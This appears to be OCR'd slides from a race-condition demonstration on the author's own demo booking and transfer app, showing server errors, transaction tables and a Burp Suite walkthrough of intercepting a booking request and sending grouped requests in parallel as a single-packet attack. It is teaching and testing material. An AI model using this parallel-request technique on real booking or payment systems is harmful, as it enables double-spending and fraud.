
```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-reval
Content-Type: text/plain;charset=UTF-8
Date: Wed, 22 May 2024 09:08:30 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000;
Vary: RSC, Next-Router-State-Tree, Next-Rout
X-Matched-Path: /api/transfer/pessimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::k97gl-1716368909334

Internal Sever Error: Insufficient funds
```

3



```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-
Content-Type: text/plain;charset=UTF-8
Date: Wed, 03 Jul 2024 09:32:06 GMT
Server: Vercel
Strict-Transport-Security: max-age=630
Vary: RSC, Next-Router-State-Tree, Nex
X-Matched-Path: /api/transfer/orm
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::4l698-1719999
```

```
Internal Sever Error:
Invalid `prisma.user.update()` invocation:


Error occurred during query execution:
ConnectorError(ConnectorError { user_facing_error: None, kind:
QueryError(PostgresError { code: "40P01", message: "deadlock detected",
severity: "ERROR", detail: Some("Process 467 waits for ShareLock on
transaction 153688; blocked by process 435.\nProcess 435 waits for ShareLock
 on transaction 153687; blocked by process 433.\nProcess 433 waits for
ShareLock on transaction 153689; blocked by process 432.\nProcess 432 waits
for ShareLock on transaction 153686; blocked by process 467."), column:
None, hint: Some("See server log for query details.") }), transient: false
})
```



Transaction Histories

Filter by Receiver ID: All Receivers

Filter by Sender ID: All Senders

TRANSACTION ID	CREATED AT	RECEIVER ID	SENDER ID	AMOUNT
5	7/3/2024, 4:32:05 PM	3	2	$100000
4	7/3/2024, 4:32:05 PM	4	3	$100000
6	7/3/2024, 4:32:05 PM	2	1	$100000
1	7/3/2024, 4:32:05 PM	3	2	$100000
3	7/3/2024, 4:32:05 PM	1	4	$100000
2	7/3/2024, 4:32:05 PM	2	1	$100000


User Details

ID	CREATED AT	USERNAME	NAME	BALANCE	ROOMS
1	5/9/2024, 2:31:11 PM	userA	mrs. Abily	0	
2	5/9/2024, 2:31:17 PM	userB	mr. Bean	100,000	
3	5/9/2024, 2:31:27 PM	userC	mr. Charlton	200,000	
4	5/9/2024, 2:31:35 PM	userD	ph.D. Duck	100,000	

Prove case3: Bookings

- Go to the book page

- Change the booking method



Booking


Booker ID: 4

Room Number: 1

Booking Method: Secure from race condition with Application Logics.

Prove case3: Bookings

- Intercept the request
- Send to the Repeater
- Grouping requests




```
POST /api/book/orm HTTP/2
Host: race-proj-snb.vercel.app
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:127.0)
Gecko/20100101 Firefox/127.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 29
Origin: https://race-proj-snb.vercel.app
Referer: https://race-proj-snb.vercel.app/book
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=1
Te: trailers

{
  "bookerId":4,
  "roomNumber":1
}
```

Prove case3: Bookings

- change value of bookerId for each request

- Send group in parallel


orm
12
135
136
137
138
140
141
142
Send group (parallel)
Cancel
Group send options
Send (current tab)
Send group in sequence (single connection)
Send group in sequence (separate connections)
✓ Send group in parallel (single-packet attack)
\n


```
Mac OS X 10.15; rv:127.0)
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 29
Origin: https://race-proj-snb.vercel.app
Referer: https://race-proj-snb.vercel.app/book
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=1
Te: trailers

{
  "bookerId":4,
  "roomNumber":1
}
```

Prove case3: Bookings

1. Only 1 Booking Successful


2. Error: Room not available

1

